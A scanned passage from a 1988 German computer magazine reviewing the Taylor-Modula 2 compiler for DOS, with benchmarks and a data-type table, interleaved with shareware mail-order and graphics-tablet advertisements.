Bei der Installation werden einige Initialisierungen in der Standard-Bibliothek vorgenommen und alle notwendigen Files auf die gewünschte Platte beziehungsweise in das gewünschte Directory kopiert. Neben kompatiblen PCs werden auch die in Deutschland wenig genutzten PCs von Texas Instruments unterstützt. Die Wahl des Bildschirmtreibers beeinflußt nur das Modul LowTerminalIO für spezielle schnelle Textausgabeoperationen. Ferner kann man noch wählen, ob standardmäßig das Modul 'MathLib0' Code für 87er Systeme oder eine Software-Emulation enthalten soll.

Vielseitig . . .

Zwar handelt es sich bei Taylor-Modula nicht um ein integriertes System, aber dennoch läßt es sich mittels Batch-Files recht komfortabel arbeiten. Dies liegt vor allem daran, daß die drei wichtigen Programme – Compiler, Linker, Library-Manager – mit wohldefinierten Return-Codes terminieren, je nachdem ob kein Fehler, eine Warnung, ein Fehler oder ein fataler Fehler aufgetreten ist. Und diese Return-Codes lassen sich bekanntlich in Batch-Prozeduren via ERRORLEVEL abfragen und zur Verzweigung einsetzen.

Der Compiler erwartet bei seinem Aufruf maximal drei Parameter: Name des Source-Files, Name des zu erzeugenden Objekt-Files (für Programm- oder Implementations-Module) beziehungsweise der Library (für Definitions-Module) sowie den Namen des Listing-Files. Der Compiler führt auch bei einem Fehler die Syntaxanalyse bis zum Textende durch und schreibt die Fehlermeldungen

NEUE PROFESSIONELLE SHAREWARE FÜR DEN PC

Computer Solutions Software GmbH
Rosenbuschstr. 2 • 8000 München 22
- KEIN LADENVERKAUF -
Telefon: 089/295976 Q
BTX: 089296793 - 1

DIENSTPROGRAMME

☐ CONTROL-ALT NOTTASTE DM 12
erspart das lästige Neustarten des PC nach Systemabstürzen. Jedes Programm kann nach Belieben abgebrochen werden, ohne Schaden anzurichten. Cut- und Paste Funktion zum Datenexport. Insgesamt 40 Funktionen. Speicherresident! Unentbehrlich!!!

☐ HERCULES und EGA-SCREEN Utilities DM 12
Viele nützliche Dienstprogramme rund um Ihre Grafikkarte. HGC-Version mit drei verschiedenen CGA Emulatoren. Einfach Unentbehrlich! Version angeben: Hercules Version [ ] EGA Version [ ]

☐ SYSTEM SETUP TOOLS DM 12
Reichhaltige Utilitydisk mit: AT und Turbo PC-Bremser, Silencer, Abändern des System Beeps, CMOS-Tools, Memoryset. Für PC und AT.

☐ PC-LOCK - Festplattenschutz DM 12
Absolut perfekter Passwortschutz für jede Festplatte. 100% sichere Softwarelösung. Keine Chance für Hacker! Sogar beim Booten von Floppy ist der Zugriff auf die Festplatte nur mit Passwort möglich! PC-LOCK wurde noch nie geknackt!

☐ FLASHBAK - FESTPLATTENBACKUP DM 12
das professionelle Festplattenbackupprogramm zum bequemen Sichern Ihrer wertvollen Daten und Programme, mit Pull-Down Menüs, automatischem Formatieren der Sicherungsdisketten. Unentbehrlich für alle Festplattenbesitzer. Mit vielen Optionen.

☐ PACKDISK - DISKOPTIMIZER DM12
Der Diskoptimizer bringt Ihre erlahmte Festplatte wieder auf Touren! Sehr empfehlenswert!

☐ ARC UTILITIES Profess. Dateikompression DM 12
Die besten Programme zur Dateikompression und ARChivverwaltung. Komprimieren Sie Dateien um bis zu 90%. Sehr empfehlenswert!

☐ NEWKEY - Tastaturmakros DM 12
Tastaturmakroprozessor. Belegen Sie mit NEWKEY beliebige Tasten mit beliebig langen Texten oder Befehlen, wie Floskeln, Absender, Befehle, usw. Sehr empfehlenswert! Ein absolutes Muß, vom PC-MAGAZIN in den USA ausgezeichnet! BESTSELLER!

☐ Festplattentools-Nützliche Harddisk Tools DM 12
Die besten Harddisk-Dienstprogramme. Für Festplattenbesitzer mit Durchblick!

☐ PROF. MASTER KEY DISK TOOLS DM 12
enthalten viele von den NORTON Utilities Advanced Edition her bekannte Funktionen, wie UNDELETE, UNFORMAT, Diskeditor, Attributes, usw.. Warum hunderte DM ausgeben, wenn's auch so geht!

☐ PC-PROMPT - Residente DOS-Hilfe DM 12
Ihr Heinzelmännchen durch den Dschungel der DOS Befehle. Vollautomatische Hilfe bei der Eingabe von Betriebssystembefehlen. Klasse!

☐ POP-HELP - Hintergrundhilfeprogramm DM12
Residente On-Line Hilfe für jedes Programm! Alle Texte können beliebig geändert werden. Bereits inclusive eines DOS 3.x-Manuals. POP-HELP sollte wirklich jeder PC-Anwender haben.

☐ Hardisktest DM 12
Testen Sie Ihre Festplatte auf mögliche Schäden, bevor es zu spät ist! Mögliche Defekte werden frühzeitig erkannt und wenn möglich umgangen.

☐ HOMEBASE - (Desk-Manager) DM 24
HOMEBASE ist speicherresident, daher können die Funktionen: Datenbank, Texteditor, Rechner, Wekker, (Termin)-kalender, Terminalemulation/Datenfernübertragung und DOS-Manager aus jedem beliebigen Programm heraus aufgerufen werden.

☐ PC-SPEECH - Das ORIGINAL DM 20
Sprachausgabe für PC's. Ohne Hardwarezusätze kann Ihr PC beliebig lange Texte, in Deutsch, durch den PC Lautsprecher sprechen! Schnittstellen zu BASIC, Turbo Pascal und Assembler.

TEXTVERARBEITUNG/DRUCKEN

☐ CHI-WRITER - Wissenschaftliche Texte DM 12
Technisch wissenschaftliche Textverarbeitung mit sechs verschiedenen Schriftarten in WYSIWYG-Darstellung! Der Text wird auf dem Bildschirm genauso angezeigt wie er später ausgedruckt wird! Für CGA- und unseren CGA-Emulator.

☐ GALAXY WORD - TEXTVERARBEITUNG DM12
Extrem schnelles Textsystem der vierten Generation mit Pull-Down Menüs. Texte bis RAM-Größe möglich. WordStar kompatibel! Volle Druckersteuerung, auch Laser! Besser als PC-WRITE!

☐ LQ-PRINT - Qualität für 9-Nadel Drucker DM 12
Nun können Sie mit Ihrem "alten" 9-Nadeldrucker endlich auch in Briefqualität drucken. Und das auch noch in vielen verschiedenen Schriftarten. Auch für viele 24-Nadeldrucker verwendbar. Mit grafischem Briefkopf Generator und Plakatdruck. SUPER!

DATENBANKEN

☐ PDS*Base Relationale Datenbank DM 24
Sehr leistungsfähige relationale Datenbank mit Programmgenerator. Besser als PC-File ? 2 Disks.

☐ WAMPUM - Datenbank im dB III Format DM 36
Extrem schnelle dBase III kompatible Datenbank. Einfache Menüsteuerung, programmierbare Serienbriefe, Editor, Makros, Maskeneditor. Eines der besten SHAREWARE Programme. 3 Disks

TABELLENKALKULATION

☐ AsEasyAs - Tabellenkalkulation DM 12
Voll Lotus 123® kompatible Tabellenkalkulation mit Grafik, Makros (Recorder), Matrizen, usw. Für CGA, EGA, Hercules, M24. Der Clone des Jahres. Unglaublich, was dieses Programm leistet! AsEasyAs setzt sich immer mehr durch! BESTSELLER!

☐ QUBECALC 3-D Tabellenkalkulation DM 12
Mit der Qubecalc-Tabellenkalkulation ist es möglich Daten in dreidimensionaler Form anzuordenen und rechnerisch und grafisch auszuwerten. Vom PC Magazin in den USA ausgezeichnet.

GRAFIK UND CAD

☐ DANCAD3D - 3-DIMENSIONALES CAD DM 24
Exklusiv von uns: Echtes dreidimensionales CAD System mit Animation in Farbe. Das System ermöglicht das Erstellen von 3-D Grafiken mit Animation. Der Kopf glaubt nicht, was die Augen sehen! NEU jetzt für CGA/EGA/Hercules, Laser-(HP- und Postscript)/24-Pindrucker , Plotter, BESTSELLER! 2 Disks

☐ PC-KEYDRAW - CAD Programm DM 36
Ausgezeichnetes PC - CAD System. Die erstellten Grafiken können auf einem Matrixdrucker ausgegeben werden. Eines der besten Grafikprogramme! Für CGA (auch Emulator) und EGA. 3 Disks

DATENÜBERTRAGUNG

☐ WEAKLINK - schnelle PC Kommunikation DM 12
dient zur superschnellen Datenübertragung zwischen zwei IBM-kompatiblen PC's (mit 115200 Baud). Dabei werden die beiden Rechner über die serielle Schnittstelle verbunden und Sie können ganz normale DOS-Befehle zum Kopieren verwenden. Die Laufwerke des einen Rechners können vom anderen PC wie eine RAM-DISK angesprochen werden. Ideal für Computerfirmen. Hervorragend dokumentiert.

☐ QMODEM-DFÜ PROGRAMM DM 36
Das neue QMODEM verfügt über eine Unzahl von Funktionen, die es zum professionellen DFÜ-Programm und harten Konkurrenten von Procomm machen. 3 Disks.

☐ BOYAN-D3 DM12
Ein weiteres DFÜ-Programm der Extraklasse. BOYAN wurde vom PC-MAGAZINE in den höchsten Tönen gelobt und als Vorbild eines modernen DFÜ-Programmes bezeichnet. DFÜ-Experten bitte zugreifen!

UNTERHALTUNG

☐ 3D-CHESS - 3-D Schachprogramm DM 12
Das Profi-Schachprogramm für Anspruchsvolle. Mit voller 3-d Grafikdarstellung aller Figuren und Spielzüge. Können Sie es schlagen? Für CGA und Herc.

☐ COMPOSER - Kompositionscomputer DM 12
Mit unserem Composer ist es möglich, auf grafischen Notenblättern Musikstücke zu komponieren, abzuspielen, abzuspeichern, editieren und auch auszudrucken. Für CGA und unseren CGA-Emulator.

PROGRAMMIERUNG

☐ C TUTOR - C-LERNPROGRAMM DM 24
Ausgezeichnetes Lernsystem für die Sprache C. Mit vielen Beispielen. (2 Disks) Spezielle TURBO C Version verfügbar. Version bitte angeben!

☐ MODULA2 COMPILER DM 24
Kompletter Modula2 Compiler, incl. Editor, Linker. Mit vielen Beispielprogrammen und Manual. Siehe Testbericht in DOS 5/88. 2 Disks.

☐ MODULA2 TUTOR - Lernprogramm DM 24
Ausgezeichneter Modula2 Tutor mit vielen Beispielprogrammen für Modula2. 2 Disks.

☐ A86/D86 8086 MACROASSEMBLER DM 24
"The best Assembler avaliable" so wird A86 in den USA genannt. Ein professioneller Macroassembler für 8086/286. Mit einem hervorragendem Debugger. Ein Muß für alle ernsthaften Assemblerprogrammierer. Teilweise MASM kompatibel.

☐ FLODRAW - Flußdiagramme DM 24
Mit FLODRAW können Sie Fluß- oder Organigramme sehr einfach erstellen und auf EPSON FX-80 ausdrucken. (2Disks)

DEUTSCHE PROGRAMME

Bitte beachten Sie, daß wir über 70 ausgesuchte deutsche Sharewareprogramme führen. Eine komplette Liste finden Sie in unserem Diskettenkatalog!

☐ PC/MS-DOS Lernprogramm DM 12
PC Neulinge oder Lehrende sollten sich dieses Lehrprogramm für Personalcomputer einmal genauer ansehen. Das System führt Sie schrittweise in den Umgang mit dem PC und DOS ein.

☐ DISK-UTILITIES DM12
Augezeichnete Diskutility mit vielen von PC-Tools DeLuxe her bekannten Funktionen zur Dateimanipulation, Druckersetup, Tastaturbelegung, uvm. Sehr gutes Programm!

☐ Königreich unter d. Erde-Abenteuerspiel DM12
Endlich einmal ein deutsches Adventure! Amüsant und anspruchsvoll! Für Leute mit Köpfchen.

☐ CASCADE 2-D CAD System DM 12
Ausgezeichnetes deutsches CAD System für CGA/EGA/Hercules. Ideal für Architekten, Planer und auch Hobbyanwendungen. Maus erforderlich!

☐ EHO - Einzelhandelsorganisation DM 12
Einzelhandelsorganisation per PC. Rechnungen, Zahlungen, Lager, Adressen, Mahnungen, Umsatzstatistik erledigen Sie künftig per PC! Daten können mit dBASE oder WAMPUM ausgetauscht werden.

☐ RW-BUCH - Buchhaltung DM 12
Die perfekte Buchhaltung für Ihren PC. Modernes System mit Pulldown-Menüs. 100 Konten, dauernde G+V. Ein Klasse Programm!

☐ RW-FILE Tolle Datenbank mit Editor DM 12

BESONDERS PREISGÜNSTIGE PROGRAMMPAKETE

Die **Computer Solutions Programmpakete** mit ausgesuchten Disketten zu verschiedenen Themengebieten sind eine ausgezeichnete Gelegenheit, sich mit **Super-Software zum Superpreis** zu versorgen.

Achtung: Die Pakete bestehen **immer** aus jeweils 10 Disketten, falls nicht anders angegeben.

☐ Profipaket DM 89
zum Kennenlernen. Mit einer Auswahl der besten Programme zur Textverarbeitung, Datenbank, Datenfernübertragung, Tabellenkalkulation, DOS- Hilfsprogrammen und - zur Erholung, unseren TOP Spielen. Weiterhin sind enthalten ein Zeichen- und Malprogramm sowie ein ausgezeichneter Computer Tutor.

☐ PC GOLDEN TOOLS DM 89
10er Set mit den besten MS-DOS Utilities zum Retten gelöschter Dateien, Laufwerkstestprogramm; sehr nützlich im Datenschutz: Programme zum Verwalten versteckter Subdirectories; außerdem Super DOS-Alarmuhr mit automatischem Starten von Programmen, residenter Kommandozeileneditor (ein Muß!), residenter DOS-Filer, Tastatur Macroprozessor, die BATCH Utilities zeigen Ihnen die verborgenen Fähigkeiten des DOS Batch Kommados. Nicht nur für Anfänger ist das TSHELL Menüsystem und die DOS-Online Help gedacht. Die PC GOLDEN-TOOLS sollte jeder PC Anwender sein Eigen nennen!

☐ MAGNUM Tools II DM 89
Hier finden Sie: Extended Batch Language zum echten Programmieren in Batch-Dateien, Newkey, BAKERS DOZEN, Jim Buttons beste Dienstprogramme, PC-PROMPT, DISK KOMMANDO, AUTOMENU dem besten DOS-Menüsystem, DISK PRINT SPOOLER mit unbegrenzter Spoolkapazität und PACKDISK. Achten Sie bitte auf die Einzelbeschreibungen. Ein echtes Muß!

☐ MS Tools Deluxe Edition 5 Disks DM 49
Dieses Paket ist absolut unentbehrlich für jeden PC Anwender. Mit: Flashbak Plattensicherung, Packdisk Diskoptimizer, Pop-Help Online Hilfe, Shortcut Menu Manager (1Dir Clone) und Professional Master Key Disk-Tools. Siehe auch obige Beschreibung!

☐ DRUCKEN/TEXT Utilities DM 89
Drucken Sie in Korrespondenzqualität und/oder (17 anderen Schriftarten) auf Ihrem alten Matrixdrucker, mehrspaltig oder in RIESENLETTERN. COLLIST ermöglicht Mehrspaltendruck, Iconmaker erzeugt Grafiken, Sidewriter dient zum Querdruck von breiten Texten oder Tabellen (ähnlich Sideways), raffinierte Dateifilterprogramme runden das Paket ab. Dies und noch sehr viel mehr bietet Ihnen unser Paket DRUCKEN/TEXT- Utilities!

☐ dBase III ® Professional Tools DM 89
10 Disketten voll professionell einsetzbarer Sourcecodes bietet Ihnen dieses Paket.: Z.B.: Interruptbehandlung aus dBase heraus, C und dBase III usw. Kurz eine Fundgrube für alle dBase III Profis und solche die es werden wollen. Warum denn das Rad ständig neu erfinden? Nutzen Sie diese Tools!

☐ Computergrafik CAD DM 89
Color-Malprogramme, ein komplettes Geschäftsgrafiksystem, Leiterplattendesign, DIA-SHOW, Demo Generator für eigene Demos! Grafik State Of The Art. Für CGA. (teilweise auch CGA-Emulator).

☐ Musik und Komposition DM 59
Verwandeln Sie Ihren PC in einen Kompositionscomputer! Entdecken Sie die Soundfähigkeiten und die Musikalität Ihres Computers! 6 Disks

☐ Deutsche Programme Paket I DM 89
10 Disketten Deutsche Programme: Astrologie, Datenbank mit Editor, Vereinsverwaltung, Tastaturmakros, Datenfernübertragung, Großformatdruck, Buchhaltung, Adressenverwaltung und und..

☐ Deutsche Programme Paket II (20 Disks) DM 149
Zweites Paket unserer beliebten deutschen Programme, mit dem Inhalt von Paket I und zusätzlich: Dokuexpert; RW-FILE; EHO; PC-WINDOW; (resident) ASCII Tabelle, Editor, u.v.m; Kapitalrechnungen, Etikett, Steuer87, FIX-Faktura das schnelle Programm zum Rechnungschreiben. 20 deutsche Programme zu Super-Sparpreis!

☐ Datenfernübertragung DM 89
DIE besten DFÜ-Programme: KERMIT der Klassiker, QMODEM der Vielseitige und PROCOMM der Vollprofi mit allen Übertragungsprotokollen/Terminalemulationen. RBBS PC ermöglicht es Ihnen, ein eigenes Mailboxsystem aufzubauen! Eine DFÜ-Utilitydiskette mit äußerst nützlichen Tools rundet dieses außergewöhnliche Paket ab!

☐ LOTUS 1-2-3® Worksheets,Tools DM 89
Power Worksheets! Statistik, Grafik, Datenverwaltung und Finanzen. Tips und Tricks. Werden auch Sie mit unseren vorgefertigten Arbeitsblättern 1-2-3 zum Lotus 1-23 Profi!
Wir empfehlen hierzu unseren Lotus 1-2-3 Clone AsEasyAs. Alle Lotus 1-2-3 Arbeitsblätter können mit AsEasyAs verwendet werden. Klasse!

☐ SYMPHONY Arbeitsblätter und Tools DM 89
Entdecken Sie mit unseren Symphony Tools und Spreadsheets die volle Leistungsfähigkeit dieses Superprogrammes. Die 10 Disketten sind eine Sinfonie in Symphony, die Ihresgleichen sucht! Themen ähnlich unserem 1-2-3 Paket. Die Symphony Tech Notes sind alleine schon das Geld wert! Dieses Paket sollte wirlich jeder Symphony Anwender sein Eigen nennen. Ideal auch für Firmeneinsatz, da viel Programmierarbeit gespart wird.

☐ Grafikspielesammlung DM 89
Schachprogramm, Arcade Games1, Top Games, Spaceware, Arcade Games2, Willy the Worm, Casino Games, Castle. Für CGA.

☐ TURBO PASCAL ProfiPack DM 89
10 Disks voll Turbo Pascal Sourcecode. Hier sehen Sie wie Könner programmieren: Interruptbehandlung, Betriebsystemroutinen, File I/O, Grafik, Windowtechnik und residente Programme. Alles meisterhaft programmiert zum Abschauen und Einbauen in eigene Programme. Inclusive Pascal Tutor. Wer Turbo Pascal beherrschen will braucht dieses Paket!

☐ ASSEMBLER Programmierung DM 89
CHASM Assembler, ASMGEM Disassembler, Assembler Tutorial, Assembler/Pascal Tutor, Assembler Tools I + II, MAX Freeware Editor, Wizzard Screen Maskengenerator, Assembler Utilities I + II. Alles im Assembler Quellcode!

☐ C Programmierpaket DM 89
Fabelhaftes Paket mit C Sourcecoderoutinen für fast alle Einsatzgebiete, sogar ein kompletter Editor im C Sourcecode ist darunter! Natürlich verfügt auch dieses Paket über einen ausgezeichneten Tutor dieser Programmiersprache der Zukunft. Mit TURBO PASCAL zu C-Übersetzer! So fällt der Umstieg leicht. WIR HABEN JEDE WOCHE NEUE C-TOOLS!

☐ Microsoft-QUICKBASIC Tools DM 49
Eine Sammlung nützlicher Routinen und Anwendungen für Ihren Quickbasic Compiler, u.a. einen Fullscreen-Editor! Library Manager usw. 5 Disketten

☐ BASIC Programmierpaket DM 89
Vom strukturierten Programmieren, Optimieren von BASIC Programmen, mathematisch / statistischen Routinen, Cross-Reference Lister, bis hin zum ausgezeichneten BASIC Tutor enthält dieses Paket alles (und noch viel mehr), was das BASIC Programmieren schöner und leichter macht.

☐ RBBS-PC - Mailboxprogramm DM 36
Das beste Mailboxprogramm aus den USA. Mit allen Schikanen. RBBS ist ausführlich dokumentiert und wohl der kostengünstigste Weg zur eigenen Mailbox! RBBS ist eine der meistverbreiteten Mailboxen in den USA. 3 Disketten

Das ist wichtig für Sie ...

- Alle Disketten aus früheren Anzeigen sind natürlich auch weiterhin verfügbar.
- Umfassender Diskettenkatalog.
- Nur bei **COMPUTER SOLUTIONS** erhalten Sie immer neueste Versionen der SHAREWARE -Programme.

WIR SIND EUROPAS ÄLTESTES SHAREWAREUNTERNEHMEN

- Nur wir bieten Ihnen den **KOSTENLOSEN UPDATE SERVICE** für Disketten, die Sie bei uns gekauft haben. Einsenden der Originaldiskette im frankierten Rückumschlag genügt.
- Gehen Sie auf Nummer sicher und kaufen Sie nur die weißen Disketten mit dem **COMPUTER SOLUTIONS** Logo.

☐ HP-LASERJET-DTP-TOOLKIT- 15 Disks DM 119
Dieses Toolkit beinhaltet: 20 nützliche Utilities (z.B. res. Printer Control, Barcodedruck, Screen Capture, WP Macros, usw..). Dazu Fonts für MS-WORD. Für Ventura Publisher von 8 bis 60 Pt Größe in 7 Schriftarten! Wo gibt es Fonts günstiger?

Bestellschein an: Computer Solutions GmbH • Rosenbuschstr. 2 • D-8000 München 22
(Kein Ladenverkauf) • BITTE GEWÜNSCHTES ANKREUZEN UND SEITE (KOPIE) EINSENDEN!
Liefern Sie uns per/gegen Bar ☐ Scheck ☐ Nachnahme: ☐ Rechnung ☐ (Bitte ankreuzen)
Die Lieferung gegen Rechnung ist leider nur bei Großfirmen und Institutionen möglich. Ausland nur EUROSCHECK oder BAR.

IBM-PC SHAREWARE Gesamtkatalog (auf 3 Disks) mit Beschreibungen und Stichwortsuchprogramm von ca. 1800 Disketten für nur 12 DM Schutzgebühr ☐ 3,5"-Format 15 DM ☐

DER KATALOG IST DIE GÜNSTIGE MÖGLICHKEIT SICH ÜBER ALLE SHAREWAREPROGRAMME FÜR IHREN PC ZU INFORMIEREN! KENNER HABEN IHN! SIE NICHT?
Die Schutzgebühr wird bei Diskettenkauf im Wert von über 100 DM angerechnet (auch nachher).

Senden Sie uns Ihr Gratisinfo zu ☐

Rabattstaffel: 1-9 Disks nur DM 12.-/ 10-19 St. DM 10.- / 20-29 St. DM 8.-/ ab 30 St. 7.-/ab 50 St. Tel.
Lieferung auf 3,5 Zoll Disketten 3 DM Aufpreis pro Diskette ☐

(Firmenbestellungen bitte mit Firmenpapier ausführen)

Name: _____ Summe: _____ DM
Firma: _____ Versand: 5 DM
Straße: _____ Gesamtpreis: _____ DM
PLZ/Ort: _____ Unterschrift: _____
Telefon: (____) _____ Datum: __ . __ . 1988

c't 7/88

mit Zeilennummern zusätzlich in das Listing-File. Dabei sind die Fehlermeldungen sehr präzise und aussagekräftig. Neben den üblichen Optionen bietet der Compiler noch die Möglichkeit, speziellen Code für die Prozessoren 80186 und 80286 zu erzeugen.

... übersichtlich ...

Für sehr gut gelungen halte ich das Library-System. Zwei Libraries werden mitgeliefert: Standard und Runtime. In diesen Libraries sind bereits alle Standard-Module integriert, was bedeutet, daß nicht für jedes kompilierte Modul eigene Files angelegt werden müssen. In Files mit der Extension DLB werden die kompilierten Definitions-Module abgelegt, Files mit der Extension ILB nehmen die kompilierten Implementations-Module auf. Solche Library-Files können ganze Sammlungen von Bibliotheks-Modulen aufnehmen. Dies hat zum einen den Vorteil, daß das File-System sehr überschaubar bleibt, zum anderen bleiben alle Stellen eines langen Modulnamens signifikant, da dieser völlig unabhängig vom Namen des Bibliotheks-Files ist, in dem er gespeichert ist.

Defaultmäßig werden die beiden mitgelieferten Libraries von Compiler und Linker benutzt. Hat man eigene Libraries erzeugt und möchte diese mit einbeziehen, so kann man eine DOS-Environment-Variable TLIBS setzen (siehe MSDOS-Kommando 'SET') und hier alle Libraries und deren Suchpfade angeben. Somit kann man auch ein eigenes Directory anlegen.

Der Library-Manager erlaubt es, kompilierte Implementations-Module in Bibliotheks-Files einzufügen beziehungsweise einzelne Module daraus zu extrahieren und als Objekt-Code-Files abzuspeichern. Ferner ermöglicht er die Löschung einzelner Definitions- oder Implementations-Module aus Bibliotheken sowie deren Reorganisation. Zusätzlich dient er zum Erzeugen leerer, noch zu füllender Bibliotheks-Files sowie dem Auflisten aller enthaltenen Module und deren exportierten Prozeduren, Typen, Konstanten und Variablen.

... und flexibel

Der Linker erlaubt das Binden von einem oder mehreren Objekt-Files mit den Bibliotheken zu einem EXE-File. Interessant ist dabei, daß jedes Modul zunächst in den angegebenen Objekt-Files und dann der Reihe nach in den Bibliotheken gesucht wird. Dies ermöglicht es, mehrere unterschiedliche Implementationen zu einem Definitions-Modul zu entwickeln und die jeweils benötigte Version einfach als Objekt-File mit einzubinden, obwohl sich etwa eine abweichende Version in einer der angegebenen Bibliotheken befindet. Dabei arbeitet der Linker sehr effizient, nur die wirklich benötigten Prozeduren werden eingebunden. Außerdem kann man dem Linker die Größe des Daten-/Stack-Segments angeben, falls dieses weniger als 64 KByte betragen soll. Optional erzeugt der Linker ein detailliertes Listing zum Link-Vorgang sowie die notwendigen Informationen für MS-LINK-kompatible symbolische Debugger. Der Objektcode-Konverter dient der Anpassung von Assembler-Routinen, da der Objektcode von Taylor-Modula ein abweichendes Format besitzt.

Taylor-Modula ist ein Standard-Modula-Compiler und entspricht somit weitgehend der Sprachdefinition von N. Wirth. Einige Spracherweiterungen sind, wie bei den meisten Modula-Systemen, ebenfalls aufgenommen worden. So gibt es neben den kurzen Integers (16 Bit) und Reals (4 Byte) noch die langen Typen LONGINT (32 Bit) und LONGREAL (8 Byte), wobei die langen Typen kompatibel zu den kleineren Grundtypen sind. Allerdings müssen bei Zuweisungen die Bereichsgrenzen berücksichtigt werden. Da bei Real-Operationen immer mit einer 64-Bit-Mantisse gerechnet wird, auch unabhängig vom Coprozessor, ist im übrigen grundsätzlich die Benutzung von langen Reals zu empfehlen. Offene Array-Parameter können mehrdimensional sein.

Aber auch einige Restriktionen müssen erwähnt werden. Da es sich um einen Ein-Pass-Compiler handelt, kann während der Kompilierung keine Vorwärts-Referenzierung vorgenommen werden. Folglich muß man bei der Prozedur-Deklaration eine strenge Reihenfolge einhalten oder gegebenenfalls eine FORWARD-Deklaration wie zu den guten alten Pascal-Zeiten vornehmen. Ferner haben die Taylor-Entwickler die Prozeduren NEW und DISPOSE weggelassen – dies ist zwar kein ernstes Manko, weil diese ohnehin nur die Prozeduren ALLOCATE und DEALLOCATE aufrufen, dennoch sollte aus Gründen der Portabilität in der nächsten Version dieser kleine Mangel beseitigt werden. Große SETs gehören nicht zum Standard und müssen daher vom Anwender implementiert werden.

The endless story: Intels Segmente

Wie alle Hochsprachen-Compiler hat auch Taylor-Modula etwas unter den Eigenheiten der Intel-Prozessorfamilie zu leiden. Das verwendete Speichermodell ist mit Turbo-Pascal 4.0 vergleichbar und entspricht in etwa dem Modell 'Medium' der meisten C-Compiler. Jedes Modul hat ein eigenes Code-Segment; somit sind in der Praxis unter MSDOS Code-Größen von bis zu rund 512 KByte realisierbar. Innerhalb eines Moduls wird mit kurzen Sprungadressen gearbeitet. Da Prozedurvariablen immer weite Sprungadressen erfordern, gibt es das Schlüsselwort FAR, mit dem modulinterne Prozeduren explizit als FAR deklariert werden können. Allerdings können nur Prozeduren, die nicht lokal in anderen Prozeduren deklariert sind, das FAR-Attribut erhalten.

Die gravierendste Einschränkung dieses Compilers ist aber

HL-Benchmarks auf COMPAQ 286 (8 MHz, 1 WS, 80287 8 MHz)	Turbo-C 1.5 mit/ohne 80287	TaylorModula 2.0C mit/ohne 80287	Turbo-Pascal 4.0 mit/ohne 80287
Integer (2 Byte)	1.04	0.94	1.60
Integer (4 Byte)	0.66	2.80	2.58
Real (Single)	1.43 / 14.94	1.21 / 21.64	1.26 / 8.13 (1)
Real (Double)	1.48 / 12.74	1.37 / 22.41	1.43 / -
TrigLog (Single)	1.26 / 10.65	1.10 / 29.60	0.98 / 13.40 (1)
TrigLog (Double)	1.26 / 10.17	1.10 / 29.60	0.98 / -
Text (EGA-Karte)	53.61	51.46	18.38 / 43.38 (2)
Store (RAM-Disk)	1.65	0.66	0.88
Array-Index.	2.36	1.43	2.86
Small Set (16 Bit)	0.77 (3)	0.54	1.21 (3)
Big Set (256 Bit)	2.36 (3)	1.32 (3)	7.47
Near Heap	2.96	1.76	-
Far Heap	14.33 (4)	8.24	2.41
Recursion	1.48	1.43	1.43
Codegröße EXE-File			
HL-Benchmarks	13674 / 23544	7619 / 14640	8048 / 8704
'Nix'	1782	94	2448
'Leer'	4146	379	3024

Alle Compileroperationen auf maximale Ausführungsgeschwindigkeit eingestellt, Turbo-C im Speichermodell Small
(1) Real-Größe bei Turbo-Pascal ohne 87er 6 Byte
(2) erster Wert mit Unit CRT, zweiter Wert ohne Unit CRT
(3) Nachbildung der entsprechenden Datenstruktur und typischer Operationen
(4) ermittelt im Speichermodell Large

Sieger nach Punkten ist der Taylor-Compiler. Abgesehen von den Schwächen bei langen Intergers und der Emulation des Coprozessors bietet er Spitzenwerte. Bemerkenswert ist auch der kompakte Code, den der Linker erzeugt.

Apple blüht auf mit Kurta Graphik-Eingabesystemen

Kurta Graphik-Eingabesysteme für die ganze Apple Macintosh-Familie. Mehr Produktivität mit Programmen wie Illustrator, PageMaker, SuperPaint, FullPaint, Freehand, MacDraw, MacDraft, MaxCad und vielen anderen.

KURTA®

– Distributor –

LOGOTEC®
Computer Systeme GmbH
Humboldtstraße
2056 Glinde
Telefon 040/727 70 5-0
Telefax 040/727 70 5-77
Telex 2 164 999 logo d

Senden Sie mir weitere Informationen!

Firma _____
Name _____
Strasse _____
Plz/Ort _____
Tel. _____

c't 7/8

die Beschränkung des Daten- und Stack-Segments auf zusammen 64 KByte. In diesem einen Segment müssen alle globalen und lokalen Datenstrukturen, Konstanten und Parameter untergebracht werden. Ferner kann man auch noch einen kleinen Heap in dieses Segment integrieren. Dies mag wohl einem effektiven Code dienlich sein, dennoch hätte ich mir wenigstens für Datensegment und Stack jeweils ein eigenes Segment gewünscht.

In den meisten Fällen läßt sich mit 64 KByte für alle Datenstrukturen durchaus leben, und wenn dieser Speicher nicht ausreicht, so kann man immer noch auf den großen Heap ausweichen, mit dem man den gesamten unter MSDOS freien Speicher via Pointer nutzen kann. Taylor-Modula stellt zwei Heaps zur Verfügung, einmal einen besonders effektiven, aber kleinen im Datensegment und einen großen, auf den mittels langer Adressen zugegriffen wird (Module Storage und Long Storage). Dieser Unterschied hat leider die Konsequenz, daß man keine Prozeduren schreiben kann, in denen sowohl Daten aus dem Datensegment als auch aus dem großen Heap als VAR-Parameter übergeben werden können. Für den großen Heap gibt es LONGPOINTER- und LVAR-Parameter. Für 'calls by value' gibt es hingegen keine Einschränkungen. Vermißt habe ich im Handbuch Hinweise auf die Methode, mit der die Freispeicherlisten geführt werden; ferner wäre eine klarere Darstellung des Memory-Mappings sinnvoll gewesen.

Datentypen (Integer/Real/Bitset/System) von TaylorModula		
CARDINAL	0 . . . 65535	2 Byte
INTEGER	-32768 . . . 32767	2 Byte
LONGINT	-2147483648 . . . 2147483647	4 Byte
REAL	1.17E-38 . . . 3.40E+38 (7 Stellen)	4 Byte
LONGREAL	2.22E-308 . . . 1.79E+308 (15 Stellen)	8 Byte
BITSET	Elemente 0 . . . 15	2 Byte
BYTE(*)	0 . . . 255	1 Byte
WORD(*)	0 . . . 65535	2 Byte
ADDRESS(*)	0 . . . 65535	2 Byte
LONGADDRESS(*)	0 . . . 65535 : 0 . . . 65535	4 Byte
(*) aus dem Modul System		

Taylor-Modula bietet alle wichtigen Datentypen (auch von anderen Sprachen).

Kürze mit Würze

